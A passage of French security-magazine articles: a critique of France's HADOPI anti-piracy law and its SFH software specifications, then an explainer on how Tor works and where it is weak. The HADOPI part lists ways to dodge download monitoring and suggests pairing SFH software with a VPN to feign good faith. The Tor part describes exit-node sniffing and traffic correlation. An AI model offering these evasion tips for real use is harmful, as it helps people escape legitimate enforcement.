Identifions les acteurs. Le premier est le gestionnaire des droits associés aux œuvres. C'est à lui qu'incombe la tâche d'identifier les sources de téléchargement illégal. L'adresse IP incriminée est alors transmise à l'HADOPI. Cette dernière se retourne vers le fournisseur d'accès qui doit fournir les informations concernant l'utilisateur auquel l'adresse a été affectée au moment où le téléchargement a été effectué. Une fois en possession de l'information, l'HADOPI lance le processus de la réponse graduée.

1.3 La réponse graduée

Le point le plus important, et dont nous verrons les conséquences un peu plus loin, est qu'il n'est jamais fait usage de termes tels que « piratage » ou même « téléchargement illégal », mais de « manquement à l'obligation de surveillance de l'accès à Internet ». Ainsi, dans les deux mois suivant le constat de faits susceptibles de constituer un tel manquement, un organe autonome au sein de la Haute Autorité, la CPD (Commission de Protection des Droits), envoie par mail un message d'avertissement (appelé recommandation) à l'usager fautif. En cas de récidive dans les six mois suivant cette première recommandation, une seconde est envoyée, au format papier, cette fois, et remise contre signature.

Ces « recommandations » informent l'utilisateur des faits qui lui sont reprochés, de son obligation de surveiller son accès internet et des moyens disponibles pour y parvenir.

Si de nouveaux manquements sont constatés dans l'année qui suit cette seconde recommandation, la CDP informe l'internaute que les faits sont passibles de poursuites pénales, à savoir une amende de catégorie 5 (1500 € pour les particuliers, 7500 € pour les personnes morales) et une suspension de l'accès internet pour une durée maximale d'un mois.

2 Identification des internautes

2.1 Qui ?

C'est à ce stade que le fantasme s'installe. Eh non, ce ne sont pas les ISP, eh non, ce n'est pas l'HADOPI, pas non plus la DCRI ou votre patron. Pour ceux qui ont suivi, ce sont les bénéficiaires de cette mesure qui doivent identifier les sources de téléchargement illégal, soit « les organismes de défense professionnelle régulièrement constitués, les sociétés de perception ou de répartition des droits et le Centre National de la Cinématographie et de l'image animée (CNC) ». Et encore une fois, ils se contenteront de constater que « l'accès à Internet d'un abonné a été utilisé pour reproduire ou mettre à disposition une œuvre sans l'autorisation des ayants droit ».

2.2 Comment ?

Dans les faits, il est relativement compliqué, en restant dans le cadre légal, bien entendu, de surveiller l'activité d'internautes se connectant sur des systèmes tiers, en particulier quand les moyens techniques et financiers restent limités. Rappelons que le détournement d'AS, l'installation de *malwares* ou l'intrusion sur les box d'accès sont des moyens illégaux... On ne sait jamais.

Par conséquent, les entreprises ou administrations concernées se retrouvent cantonnées à l'intégration dans les réseaux P2P en tant que *seeders*, c'est-à-dire fournisseurs de contenu. À partir de là, les adresses IP connectées à ces nœuds peuvent être identifiées comme source d'un téléchargement illégal, pardon, comme identifiant d'un accès internet utilisé pour, etc., etc.

Bref, pas grand chose au final.

2.3 Contournement

Compte tenu des moyens limités pour l'identification des sources, les techniques de contournement sont légion. Les sites de *streaming*, par exemple, sont ainsi totalement exemptés de surveillance, au même titre que les sites de stockage et de téléchargement, ou les « radios » en ligne.

Le plus amusant reste tout de même le retour en force des *newsgroups*, dont la structure distribuée rend la surveillance quasiment impossible, d'autant plus qu'il devient possible de s'y connecter via SSL, donc pas de DPI (*Deep Packet Inspection*) possible non plus. HADOPI a donné une nouvelle vie à Usenet, plus de trente ans après sa mise en œuvre. C'est de toute beauté.

Enfin, pour les accrocs au P2P, il reste des solutions « sécurisées » faisant usage de stégano, de chiffrement et restreignant généralement les nœuds à des pairs connus.

3 Empire strikes back

3.1 La subtilité

Comme je le disais précédemment, la subtilité vient de la nature des faits reprochés à l'utilisateur, à savoir un défaut de surveillance de son accès internet. Il est donc du devoir de l'utilisateur d'être à même de justifier qu'il a bien mis en œuvre les mesures nécessaires pour éviter tout usage frauduleux de cet accès internet.

Une superbe pirouette qui impose par conséquent à chacun de devenir expert réseau et sécurité, de mettre en place son propre SOC (*Security Operation Center*) et de passer ses journées devant sa console de surveillance. Faute de quoi ce dernier se retrouverait coupable au sens de la loi.

3.2 L'approche

Cependant, conscient du fait que la maîtrise de telles technologies n'est pas nécessairement innée, le législateur va aider l'utilisateur à répondre aux exigences de sécurité. Comme nous l'avons vu, les recommandations de l'HADOPI informent l'utilisateur des moyens mis à sa disposition pour la surveillance et la sécurisation de son accès internet : antivirus, chiffrement des réseaux Wi-Fi, *firewall*, contrôle parental et SFH (Spécifications Fonctionnelles HADOPI).

3.3 Échec et mat

Ces spécifications fonctionnelles, confidentielles, mais librement accessibles sur Internet **[1]**, ont pour objectif de définir le spectre fonctionnel d'applications de sécurité qui seraient labellisées par HADOPI. C'est-à-dire qui répondraient aux critères de sécurité permettant de prouver sa bonne foi et de montrer que tout a été mis en œuvre pour la sécurisation et le contrôle de son accès internet. En résumé, lorsqu'HADOPI envoie une recommandation, cette application est le seul moyen de prouver son innocence.

Ainsi, et conformément au système qui fonctionne si bien dans l'administration fiscale, la présomption de culpabilité prévaut tant que l'individu n'a pas fait preuve de son innocence. Il est par conséquent possible (en théorie) de poursuivre n'importe qui et de lui imposer la mise en place de cette application, sous peine des sanctions mentionnées précédemment.

4 Les applications SFH

4.1 Cadre fonctionnel

Souvent nommées « logiciels HADOPI » par abus de langage, les applications répondant aux SFH ont essentiellement pour objectifs :

- De sécuriser l'accès réseau en mettant en œuvre des techniques de *firewalling* avec une observation des protocoles applicatifs.
- De contrôler et de journaliser l'utilisation faite de la connexion internet. Ce contrôle est de la responsabilité du titulaire de l'accès.
- D'imposer une politique de sécurité minimale.
- D'être à même de se protéger contre les virus et malwares qui viseraient à en altérer le fonctionnement.

Il s'agit donc d'une solution de DPI couplée à un mécanisme de listes blanches/noires/grises de sites et disposant de fonctions de journalisation. Il est explicitement écrit que, outre la sécurisation de l'accès internet afin de se prévenir d'un accès frauduleux à des fins de contrefaçon, la mise en œuvre d'une telle application est utile « dans le cas où le titulaire souhaite pouvoir faire état des dispositions qu'il a prises pour sécuriser son accès internet ».

Ainsi, pour prouver son innocence, il est nécessaire d'acquérir et d'installer à ses frais une telle application. C'est fort, très très fort.

4.2 Mode de déploiement

L'application HADOPI peut être déployée selon deux schémas :

- Localement sur tous les postes faisant usage de l'accès internet.
- De manière centralisée et comme point de passage obligatoire pour les accès internet (système dit autonome).

De toute évidence, la première option est réservée aux petites entreprise et au cadre familial, la seconde aux entreprises de taille conséquente.

C'est ce dernier point qui, nous le verrons, donne une petite chance de succès au programme, les entreprises étant plus à même d'accepter un contrôle de la navigation de leurs utilisateurs, que ce soit au titre d'une stricte application de la loi ou d'une recherche d'amélioration de la productivité des employés...

4.3 Faiblesses et erreurs conceptuelles

Il apparaît comme une évidence, à la lecture des spécifications fonctionnelles, que l'application HADOPI regroupe un ensemble de critères qui partent d'un bon sentiment, mais hélas complètement décorrélés de la réalité, que ce soit d'un point de vue technique, fonctionnel ou même organisationnel.

Par exemple, en termes d'exploitation : « Lorsque l'application conforme à SFH est un système autonome (dans une entreprise), il est géré par le responsable de sécurité ». Déjà, dans de nombreuses PME (et même des PME de grande taille), il n'y a pas de poste de RSSI. Et dans le cas des très grandes, je vois mal le RSSI d'une grande industrie ou banque française se trouver responsable de la gestion de l'application.

D'un point de vue technique, nous pourrons retenir un point vraiment très fort de l'analyse statique de la configuration : l'application doit être à même de détecter un *boot* depuis un CD...

Fonctionnellement, on appréciera tout particulièrement « l'établissement d'une politique de sécurité générique, universelle, pour les particuliers et les organisations ». N'importe qui ayant travaillé un peu sérieusement en sécurité informatique sait qu'une telle politique n'existe pas. Ne serait-ce que parce que les personnes responsables de la mise à jour des listes devront transgresser cette politique, qui n'est soudainement plus universelle... Je ne parle pas du fait que bientôt, Wireshark sera en liste noire pour tout le monde, ce qui risque de poser des problèmes en termes d'exploitation réseau.

Mais le meilleur reste que le moteur d'analyse protocolaire « dispose de fonctionnalités multiples de détection et d'identification de piles protocolaires, de comptage en volume des flux, de comptage en durée des flux qui lui permettent de filtrer les fichiers échangés ». Le tout en enregistrant tout ce qu'il faut sur un fichier en clair et un fichier sécurisé qui est « confidentiel, authentique et infalsifiable ». Jusqu'ici, ça va, sauf du point de vue des performances, et en particulier dans le cas des entreprises... et du stockage aussi, puisque le double enregistrement doit être conservé au moins un an. Mais c'est un détail sûrement.

4.4 Pertinence

Du point de vue d'un particulier qui veut vraiment télécharger du contenu illégal, cette application n'a aucun sens. Les VPN tels que iPredator ou Giganews rendent d'ores et déjà l'application caduque, ce qui permet au demeurant de retourner le concept de l'outil. Une personne souhaitant télécharger un contenu illégal peut installer un logiciel SFH, puis faire usage d'une de ces solutions de contournement. En cas de suspicion, l'individu peut ainsi faire preuve de sa bonne foi et prouver son innocence.

Les particuliers gentils qui n'y connaissent rien peuvent bien installer l'application, cela n'aura aucun impact, hormis la génération de chiffre d'affaires pour l'entreprise qui aura, la première, édité un tel logiciel fiable (pas comme le truc bourré de failles de sécu qu'Orange a précipitamment retiré).

Les entreprises pourraient y trouver un double intérêt (cadre légal et productivité), mais vont devoir se résoudre à investir lourdement dans des applications fonctionnellement et techniquement bancales, accepter des performances notablement dégradées, et déployer des baies de disques pour le stockage des logs. Et je ne parle pas des aspects sociaux... Honnêtement, ce n'est pas gagné.

Conclusion

Évitons les débats philosophiques sur la présomption d'innocence, les droits de l'homme et la liberté, qui n'ont pas leur place ici. En se concentrant sur les aspects techniques de la chose, nous constatons que les choix retenus pour la protection des œuvres ne sont pas adaptés. Et c'est normal.

L'histoire se répète, et comme toujours, on a demandé à quelqu'un qui n'y connaît rien de pondre un joli truc avec des mots compliqués (mais pas toujours mis dans le bon ordre), totalement irréalisable d'un point de vue technique et fonctionnellement défaillant. Et comme toujours, hormis quelques copains qui ont flairé le bon coup en développant rapidement une application catastrophique (mais conforme aux specs), personne de sérieux n'a même envisagé de regarder cette chose, franco-française et catastrophique en termes d'image. ■

RÉFÉRENCE

Et hop, un OWASP TOP 10 pour la route : A8: Failure to Restrict URL Access.

[1] http://hadopi.fr/download/sites/default/files/page/pdf/Consultation_sur_les%20specifications_fonctionnelles_des_moyens_de_securisation.pdf

TOR

Renaud Bidou – rbidou@denyall.com

mots-clés : TOR / TORBROWSER / MIXER / SOCKS

Il n'est pas concevable de traiter du sujet de l'anonymat sur Internet sans consacrer un article à Tor (The Onion Router), l'incontournable outil de navigation masquée qui a fait disparaître les anonymizers de la Toile.

1 Tor en quelques clics

La dernière distribution de Tor propose le TorBrowser, un *package* qui inclut Tor, le proxy Polipo, l'interface Vidalia et Firefox portable avec le *plugin* TorButton. Le tout est pré-configuré et ne nécessite aucune installation. Il est donc possible de lancer Tor directement depuis son répertoire d'extraction, ce sans aucun privilège, bien entendu.

Vidalia se lance, il ne reste qu'à appuyer sur le gros bouton ***Lancer Tor***. La magie opère, Firefox s'ouvre et il ne reste plus qu'à naviguer en tout anonymat sur la Toile.

Cherchons à comprendre, et voyons comment on en est arrivé là.

Appuyez sur le bouton.

2 Le concept de Tor

2.1 Les chaînes de proxies

La première idée était de passer de proxy en proxy, sur une chaîne suffisamment longue et distribuée pour dissuader quiconque de remonter les logs jusqu'à la source réelle. Une telle chaîne pouvait assez facilement se construire, dans la mesure où de très nombreux proxies étaient à l'époque suffisamment mal configurés pour autoriser de tels relais. Dans ce schéma, l'adresse IP source était substituée au niveau IP, ce qui empêchait tout filtrage ou identification à partir des données réseau. C'est ainsi que des programmes tels que ProxyChains, Jap ou The Anonymizer ont été largement employés avec un succès certain.

Cette architecture présente cependant de nombreux défauts. Le premier : les en-têtes HTTP X-Forwarded-For et Via, plus communs à l'époque. Ces derniers fournissent l'intégralité du parcours depuis la source, qui n'a par conséquent plus rien d'anonyme. Il s'agit toutefois d'une limitation restreinte au trafic web, les flux SSH (et surtout Telnet à l'époque), par exemple, n'étant pas concernés par cette limitation.

Un autre défaut concerne la fiabilité de « l'infrastructure ». En effet, la chaîne définie ici présente une suite de *Single Point of Failure*. Par conséquent, le moindre problème sur un des proxies de la chaîne interrompt le trafic et force à une reconfiguration manuelle du chemin. Il en est de même dans le cas d'un administrateur qui aurait appris à configurer son proxy. Dans tous les cas, il est nécessaire de relancer la recherche de proxies, la localisation géographique et le montage du chemin, ce qui est de loin l'étape la plus simple.

Enfin, la seule garantie d'anonymat est l'inaccessibilité des logs. Tout ce qui est envoyé en clair est transmis en l'état d'un maillon de la chaîne à l'autre. Quiconque consulte ses enregistrements ou met en place un *sniffer* accède à l'intégralité du trafic en question.

2.2 Les « Mixer »

En parallèle du développement des chaînes de proxy, une approche nommée « mix » dessinait la première ébauche des mécanismes de chiffrement à étages multiples. L'objectif était de permettre la transmission d'informations à travers un réseau de relais sans qu'aucun de ces membres n'ait accès aux données en transit.

La mise en œuvre se repose sur le modèle de Chaum **[I]** : un client chiffre un message *n* fois pour un « mixer » de *n* nœuds et avec les clés publiques de chacun des nœuds. Chaque nœud de la chaîne est capable de déchiffrer le message correspondant et de le faire suivre au nœud suivant. La sécurité repose alors uniquement sur le dernier nœud qui, à l'issue de son opération de déchiffrement, transmet en clair le message à la destination.

Cependant, et bien que nous parlions ici des mécanismes typiques du principe d'oignon (voir plus loin), le terme « mixer » a prévalu, car ce modèle s'enrichissait d'une fonction de modification de l'ordre des paquets. L'objectif était de rendre plus complexe encore le réassemblage, et par là même la découverte du message initial.

Si ce modèle permet de pallier une partie des problématiques de sécurité, il reste cependant sujet à de nombreuses limitations, et en tout premier lieu, les performances. En effet, il n'est ici fait usage que de chiffrement asymétrique, et nous sommes vers la fin des années 90. Les opérations de déchiffrement sont coûteuses en ressources et induisent une latence considérable rendant ce mécanisme impropre à toute transaction synchrone. Les rares implémentations (Babel **[2]**, Miminion **[3]**, Mixmaster **[4]**) restées relativement confidentielles se sont donc vues limitées au mail.

2.3 Les grands principes de Tor

Tor est considéré comme la deuxième génération du routage en oignon... Il s'agit plus ou moins d'un mélange des concepts évoqués plus haut, à savoir une chaîne de proxies implémentant un mécanisme de chiffrement en « couches ». Toutefois, Tor vise également à pallier les différentes lacunes de ces deux modèles, à savoir le caractère statique des chaînes de proxy, la lourdeur du chiffrement asymétrique et les problématiques de confiance liées aux nœuds d'extrémités.

Le mode opératoire de Tor s'explique de manière quasiment exhaustive en décrivant les différentes étapes de l'établissement d'une connexion entre un client Tor et la ressource cible.

1. Le client se connecte à un *directory server* lui fournissant une liste de relais disponibles. La liste de ces directory servers est codée en dur dans le code source et authentifiée via la clé publique également fournie dans le code.
2. Le client sélectionne un premier relais (le nœud d'entrée), s'y connecte, l'authentifie en utilisant sa clé publique obtenue depuis les données du directory server et échange une clé symétrique de chiffrement (K1).
3. Le client sélectionne un deuxième relais (le nœud du milieu) et demande au nœud d'entrée d'établir une connexion TCP, chiffrée avec K1. Via ce premier relais, le client authentifie le nœud du milieu et échange une clé de chiffrement symétrique (K2).
4. Enfin, le client sélectionne un troisième nœud (le nœud de sortie), s'y connecte via les nœuds d'entrée et du milieu, authentifie le nœud de sortie et échange une clé de chiffrement symétrique (K3).
5. Le « circuit » composé de trois nœuds est maintenant établi. Le client transmet sa requête vers le serveur. Cette dernière (ainsi que toutes les autres) est chiffrée successivement avec les clés K3, puis K2, puis K1.
6. Les requêtes sont déchiffrées au fur et à mesure du transit via les nœuds du circuit, pour être transmises en l'état au serveur.
7. Les réponses sont chiffrées avec les clés symétriques correspondantes par les nœuds du circuit.
8. Le client reçoit les réponses chiffrées successivement par K3, puis K2, puis K1, et les déchiffre.


Tor implémente bien un mécanisme de chaînage de proxy dynamique, dans la mesure où les circuits ne sont pas pré-définis et appliquent un mécanisme de chiffrement symétrique « par couches » successives. Le cahier des charges est donc tenu, à l'exception près du « mixage », qui a disparu.

3 Composantes de Tor

3.1 Côté client

Le client Tor met en œuvre un proxy SOCKS **[9]** qu'il convient de considérer comme le principal point d'entrée dans le réseau Tor. Pour mémoire, SOCKS est un protocole de proxy générique, initialement conçu pour relayer des flux TCP. Depuis la version 4a, il peut également relayer du trafic UDP, ce qui, nous le verrons un peu plus loin, a une importance considérable dans notre cas.

Ainsi, le programme client dont nous souhaitons « torifier » le trafic doit se connecter au point d'entrée SOCKS défini par Tor, sur le port TCP/9050. L'usage veut que la connexion SOCKS ne soit pas immédiatement initiée par le programme client, mais par un proxy intermédiaire, tel que Privoxy ou Polipo, vers lequel le programme client aura établi une connexion préalable. Le schéma global des différents composants côté client est donné dans la figure page suivante.



Tor côté client

Le besoin d'un proxy intermédiaire n'est pas cosmétique, mais répond à des problématiques de performance et/ou de confidentialité. En effet, afin d'améliorer un tant soit peu les maigres performances de Tor, certains proxies vont implémenter du cache, du *pipelining* HTTP/1.1 ou supprimer les *ads* (publicités). En termes de confidentialité, il s'agira essentiellement de modification d'en-têtes qui, comme présenté dans l'article de ce dossier sur l'anonymat, peuvent facilement trahir l'identité réelle d'un utilisateur (au moins au niveau réseau).

Enfin, une interface graphique a été maintenant ajoutée pour le contrôle de l'ensemble. Il s'agit de Vidalia, packagée avec le reste.

3.2 Directory servers

Les directory servers ont pour rôle de maintenir à jour et de diffuser aux clients Tor la liste des relais opérationnels avec l'intégralité des informations correspondantes : clés publiques, bande passante, *uptime*, services cachés hébergés (voir plus loin), ACL et, bien sûr, la signature dudit relais.

```
router logovo 188.134.74.183 7654 0 0
platform Tor 0.2.1.22 on Linux i686
opt protocols Link 1 2 Circuit 1
published 2010-12-08 12:17:32
opt fingerprint 68C2 BE4E E449 3113 17BE 0F19 311D EF5F F08A 8B14
uptime 846390
bandwidth 20480 10485760 185091
opt extra-info-digest BDD431D9A701F4520247D99B8C247151667378C2
onion-key
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBALnPgVZpdX1iNqneiZhPYm9KWchrjrYLJjFJHidgShzgEL2UzJMBBLLn
c9FOXPmPIAvifmSjIQh0/Y3fG85Lwn7sBWaVcniCb/tgIgAeMZ2ig9u7KmdtJ3gt
JV9pnnWRG6W3hRWRW4Fx4EsgT1ZsDbQDttoSRUhmVr+bgIgM2PPvAgMBAAE=
-----END RSA PUBLIC KEY-----
signing-key
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAPEhH42SSpUgbOY4tsiCsb7GpU+DPnxd8XP5RZ/GsjKYJFmNBnCpsBmp
LMxkZ6LIu/oibLkbTwPko83cS8qQ00j2zJPck22gnS+iuaqEDgAyF02kr6nXYBtJ
Humqpka5M0xg/r4Tj0d9sMITW7CNKp6LBXCUs82RXXsbEBY3oFvrAgMBAAE=
-----END RSA PUBLIC KEY-----
opt hidden-service-dir
reject 0.0.0.0/8:*
reject 169.254.0.0/16:*
reject 127.0.0.0/8:*
reject 192.168.0.0/16:*
reject 10.0.0.0/8:*
reject 172.16.0.0/12:*
reject 188.134.74.183:*
reject *:25
reject *:119
reject *:135-139
reject *:445
reject *:563
reject *:1214
reject *:4661-4666
reject *:6346-6429
reject *:6699
reject *:6881-6999
accept *:*
router-signature
-----BEGIN SIGNATURE-----
H4w6+cshGe52uqvF36v2k0iYFR4NgwE3o6ZvLYR86kZwMcKebWZVn0uVJeLR4FkP
Nw0mseE320aerN0yEkseo2n0pYhoqLgYp59zJBYjrmjBYOYWehWkdDSKtf5D4hNh
tTAKkrZVYZgmVysoPKnpmkFC5TN1iCSWoaB3D0bC/YY=
-----END SIGNATURE-----
```

Les échanges entre directory servers et clients ont largement évolué afin essentiellement de prendre en compte l'accroissement du nombre de relais (et par conséquent) du volume de données associées et d'adresser différentes problématiques de sécurité. Ainsi sont apparues les notions de cache, de signature et de validation par « vote » de documents de statut des relais, de mise à jour différentielle ou encore de clés de signature à « moyen terme ».

Actuellement en version 3, ce protocole est entièrement spécifié et documenté « à la » IETF **[5]**.

3.3 Les circuits

Un circuit est une chaîne de relais Tor. Mais commençons par le début. Comment devenir un relais (ou nœud) Tor ? De nos jours, il suffit de sélectionner l'option ***relayer le trafic pour le réseau Tor***, de choisir les options de bande passante et de politique de sortie dans Vidalia...

Le processus de construction dynamique des circuits Tor est détaillé dans un document de spécifications **[6]**. Les principales règles applicables dans la construction d'un circuit sont :

- Le même relais ne peut être choisi deux fois dans un circuit.
- Il ne peut y avoir deux relais appartenant au même réseau de classe B (/16) dans un circuit.
- Les relais avec un statut « non valid » ou « non stable » ne peuvent être choisis pour construire un circuit.
- Un relais avec le *flag* « BadExit » ne peut être choisi comme point de sortie.

Ces règles restent toutefois plus une *whish-list*, dans la mesure où chacun est libre d'écrire son client Tor et de lui faire appliquer celles qu'il désire. En outre, certains paramètres, tels que la sélection de relais « non stables », peuvent être positionnés par l'utilisateur, comme précisé dans le document de spécifications.

3.4 Les services cachés

Tor implémente également un mécanisme symétrique pour l'anonymat de services sur Internet. Il s'agit dans ce cas de masquer l'adresse IP réelle du serveur, et

par conséquent, d'empêcher sa géolocalisation. La problématique ici est de préserver l'anonymat des deux parties, le client et le serveur, ce qui impose la définition de composants supplémentaires : les points d'introduction et les points de rendez-vous.

Les points d'introduction sont déclarés par le service auprès des directory servers. La connexion des deux parties au point d'introduction s'effectue via des circuits Tor, gardant ainsi leur identité réseau masquée. Le client émet une demande de connexion et précise l'adresse d'un point de rendez-vous qui sera utilisé comme relais pour les transactions entre le client et le serveur, toujours via des circuits Tor.

L'établissement d'une session en deux temps permet de garder un facteur d'aléa quant au relais qui sera utilisé pour la mise en relation des deux acteurs, et ainsi de réduire les probabilités qu'un relais compromis ou malveillant ne soit inclus dans la chaîne. En effet, le point de rendez-vous est un point de sortie vis-à-vis des deux acteurs, et par conséquent, traite l'intégralité des requêtes et des réponses en clair.

4 Faiblesses et parades

4.1 Le talon d'Achille

Les directory servers sont indubitablement le talon d'Achille de Tor. « Hardcodée », la liste exhaustive est restreinte et accessible dans le fichier `src/or/config.c`.

```
const char *dirservers[] = {
    "moria1 orport=9101 no-v2 "
      "v3ident=D586D18309DED4CD6D57C18FDB97EFA96D330566 "
      "128.31.0.39:9131 9695 DFC3 5FFE B861 329B 9F1A B04C 4639 7020 CE31",
    "tor26 v1 orport=443 v3ident=14C131DFC5C6F93646BE72FA1401C02A8DF2E8B4 "
      "86.59.21.38:80 847B 1F85 0344 D787 6491 A548 92F9 0493 4E4E B85D",
    "dizum orport=443 v3ident=E8A9C45EDE6D711294FADF8E7951F4DE6CA56B58 "
      "194.109.206.212:80 7EA6 EAD6 FD83 083C 538F 4403 8BBF A077 587D D755",
    "Tonga orport=443 bridge no-v2 82.94.251.203:80 "
      "4A0C CD2D DC79 9508 3D73 F5D6 6710 0C8A 5831 F16D",
    "ides orport=9090 no-v2 v3ident=27B6B5996C426270A5C95488AA5BCEB6BCC86956 "
      "216.224.124.114:9030 F397 038A DC51 3361 35E7 B80B D99C A384 4360 292B",
    "gabelmoo orport=443 no-v2 "
      "v3ident=ED03BB616EB2F60BEC80151114BB25CEF515B226 "
      "212.112.245.170:80 F204 4413 DAC2 E02E 3D6B CF47 35A1 9BCA 1DE9 7281",
    "dannenberg orport=443 no-v2 "
      "v3ident=585769C78764D58426B8B52B6651A5A71137189A "
      "193.23.244.244:80 7BE6 83E6 5D48 1413 21C5 ED92 F075 C553 64AC 7123",
    "urras orport=80 no-v2 v3ident=80550987E1D626E3EBA5E5E75A458DE0626D088C "
      "208.83.223.34:443 0AD3 FA88 4D18 F89E EA2D 89C0 1937 9E0E 7FD9 4417",
    "maatuska orport=80 no-v2 "
      "v3ident=49015F787433103580E3B66A1707A00E60F2D15B "
      "213.115.239.118:443 BD6A 8292 55CB 08E6 6FBE 7D37 4836 3586 E46B 3810",
    NULL
  };
```

AUTOUR DE L'ARTICLE...

▪ TOR : UN INSTRUMENT DE LA GUERRE DE L'INFORMATION ?

Une version initiale de l'ancêtre de Tor, Onion Routing [1], fut déployée en 1996 aux États-Unis. En 1997, des financements de la DARPA [2] vinrent contribuer au développement du programme. Mais c'est entre 2002 et 2005 que Tor apparut [3], avec un premier déploiement du réseau et une distribution du code sous licence open source MIT en 2003 [4]. Le développement de Tor s'est essentiellement poursuivi au sein des *Moria Research Labs*, dans le cadre de contrats avec le *Center for High Assurance Computer Systems* (CHACS) [5], centre dépendant de l'*US Naval Research Laboratory* [6], spécialisé notamment dans la cybersécurité. Le projet bénéficiera au fil des ans de plusieurs sources de co-financement, dont celles de l'EFF (*Electronic Frontier Foundation*), de la NSF (*National Science Foundation*), ou encore de Google [7].

Avec Tor, les États-Unis offrent une application au service non seulement de la sécurité, mais surtout de la défense des libertés et des valeurs démocratiques : les notions de partage, de communauté, de mise à disposition de ressources, de gratuité, d'anonymat peuvent être mises au service des valeurs démocratiques. Selon l'EFF, Tor est un outil au service de la défense des libertés individuelles en ligne. En raison de l'avantage essentiel qu'elle procure (anonymat), l'application peut avoir des usages multiples et des utilisateurs aux profils divers et intentions plus ou moins louables.

Les journalistes utilisent parfois Tor pour communiquer avec des dissidents, ou des acteurs dont la liberté de parole est contrainte dans les pays totalitaires. Dans ce jeu permanent du chat et de la souris, les autorités ont appris à restreindre l'utilisation de Tor. Ainsi, en 2009, la Chine avait-elle bloqué l'accès au réseau [8], au même titre qu'elle limitait ou censurait réseaux sociaux, sites internet, outils de communication de manière générale. Ces mesures interviennent habituellement à l'approche de dates anniversaires « sensibles » (révoltes de Tiananmen, fête nationale en octobre, etc.). L'utilisation des passerelles semble souffrir elle-même de l'efficacité des méthodes de blocage déployées par les autorités dans le pays.

[...]

AUTOUR DE L'ARTICLE...

▪ [...]

Au rang des utilisateurs, nous trouvons également des organisations internationales, des militaires (l'armée américaine aurait utilisé Tor pour protéger ses communications au Moyen-Orient [9]), des ambassades, des autorités judiciaires. Ces dernières peuvent ainsi recourir à Tor pour recueillir des informations, surfer sur des sites à la recherche de données sans laisser de traces de leur passage. Mais des criminels peuvent aussi user de l'anonymat offert et des failles de l'application. Les détracteurs du projet qualifient Tor de « réseau d'impunité ». On évoque les interceptions qui seraient réalisées par des *hackers* chinois [10]. Fin 2007, Julien Assange aurait démarré les activités de WikiLeaks sur la base de quantités importantes (nombre réel inconnu) de documents interceptés sur Tor [11]. Ambassades, ministères et entreprises un peu partout dans le monde ont d'ailleurs fait les frais de l'absence de sécurité offerte pas le réseau, lorsqu'en 2007, le pirate suédois Dan Erstad a intercepté puis divulgué des centaines d'adresses e-mails et de mots de passe [12], action qui fut même qualifiée de « piratage de l'année » par le *Sydney Morning Herald* [13].

Par les acteurs qu'elle met en jeu (États-Unis, Chine, Suède, diplomatie, armées, hackers, ...), par les valeurs qu'elle permet de mettre en avant (liberté, démocratie), par les anecdotes qui ponctuent le cours de son histoire (interceptions, piratage, divulgations, censure), l'application Tor est indéniablement un instrument de la guerre de l'information que se livrent les États.

[1] http://www.onion-router.net/, **page officielle du NRL**

[2] ***Defense Advanced Research Projects Agency***, http://www.darpa.mil/

[3] **Les co-inventeurs sont Roger Dingledine, Nick Mathewson et Paul Syverson**

[4] http://www.onion-router.net/History.html

[5] http://www.nrl.navy.mil/chacs/

[6] **NRL - centre de recherche de l'US Navy.** http://www.nrl.navy.mil/

[7] **Liste complète des financeurs sur le site internet du projet**

[8] https://blog.torproject.org/blog/china-blocking-tor-round-two

[9] http://rebellyon.info/L-anonymat-sur-Internet-grace-a-la.html

[10] http://www.newyorker.com/reporting/2010/06/07/100607fa_fact_khatchadourian?currentPage=all#ixzz0pWdlAepe

[11] http://www.wired.com/threatlevel/2010/06/wikileaks-documents/

[12] http://www.wired.com/politics/security/news/2007/09/embassy_hacks?currentPage=all

[13] http://www.smh.com.au/articles/2007/11/12/1194766589522.html?page=fullpage

D. V.

Ainsi, et quand il devient quasiment impossible de blacklister les relais, les opérateurs peuvent filtrer les connexions à ces 9 serveurs. Bien entendu, un tel filtrage est rare et rien n'empêche de passer vers un opérateur plus « coopératif ». Toutefois, les entreprises, les fournisseurs de *hotspots* et, d'une manière plus générale, toute organisation visant à contrôler l'usage de son accès internet, peuvent aisément mettre en œuvre le filtrage approprié. Un tel filtrage pourrait également être imposé par les logiciels labellisés HADOPI.

Tor propose une alternative assez simple, sous la forme des ponts (*bridges*). Il s'agit tout simplement de proxies offrant les services de clients Tor. Une liste très volatile (et relativement restreinte) de ponts publics est mise à disposition **[7]**. Maintenant, tout client Tor peut être configuré comme pont, ce qui permet de créer des ponts privés, partagés par des utilisateurs se connaissant.

4.2 Les points de sortie

Le trafic est entièrement chiffré, du client jusqu'au point de sortie, et de telle manière qu'aucun des deux premiers relais ne puisse avoir accès au message original. En revanche, le point de sortie déchiffre une dernière fois le trafic en question pour le transmettre dans son état original à sa destination. Ainsi, si le trafic initial n'est pas chiffré, il apparaît en clair au niveau du point de sortie. La perte de confidentialité est évidente et cette faille a largement été exploitée pour accéder à des informations confidentielles de différents organismes d'état.

Un des cas les plus célèbres est celui de Dan Egerstad qui, en 2007, a opéré quelques mois 5 points de sortie. Son rapport, qui n'est plus accessible aujourd'hui, donnait les éléments d'authentification d'une centaine de comptes mails d'ambassades « exotiques » (Kazakhstan, Uzbekistan, Tajikistan, Inde, Iran ou Mongolie) aussi bien que communes (Japon, Royaume-uni ou Suède). Plus d'un millier de comptes d'entreprises... Il s'agissait généralement d'organisations qui ne faisaient pas confiance à leur pays d'origine et semblaient plus confiantes dans un réseau qu'elles ne maîtrisaient pas plus, voire moins...

Une telle faiblesse peut trivialement être comblée en transmettant un trafic chiffré à Tor, avec SSL, par exemple... La confusion entre anonymat et confidentialité/intégrité est encore trop fréquente, même dans les organisations sensibles.

4.3 Attaque statistique

Une des préoccupations importantes lorsque l'on recherche la confidentialité d'une connexion est de s'assurer qu'il n'y a pas moyen d'identifier qui se connecte à quelle ressource. Or, si un attaquant contrôle le point d'entrée et de sortie d'un circuit, il peut aisément créer le lien entre les requêtes soumises à l'entrée et transmises à la sortie de ce circuit, ce avec une probabilité de (C/N)^2 (avec C le nombre de relais contrôlés et N le nombre total de relais). Plusieurs circuits étant créés par un client, cette probabilité peut devenir inacceptable.

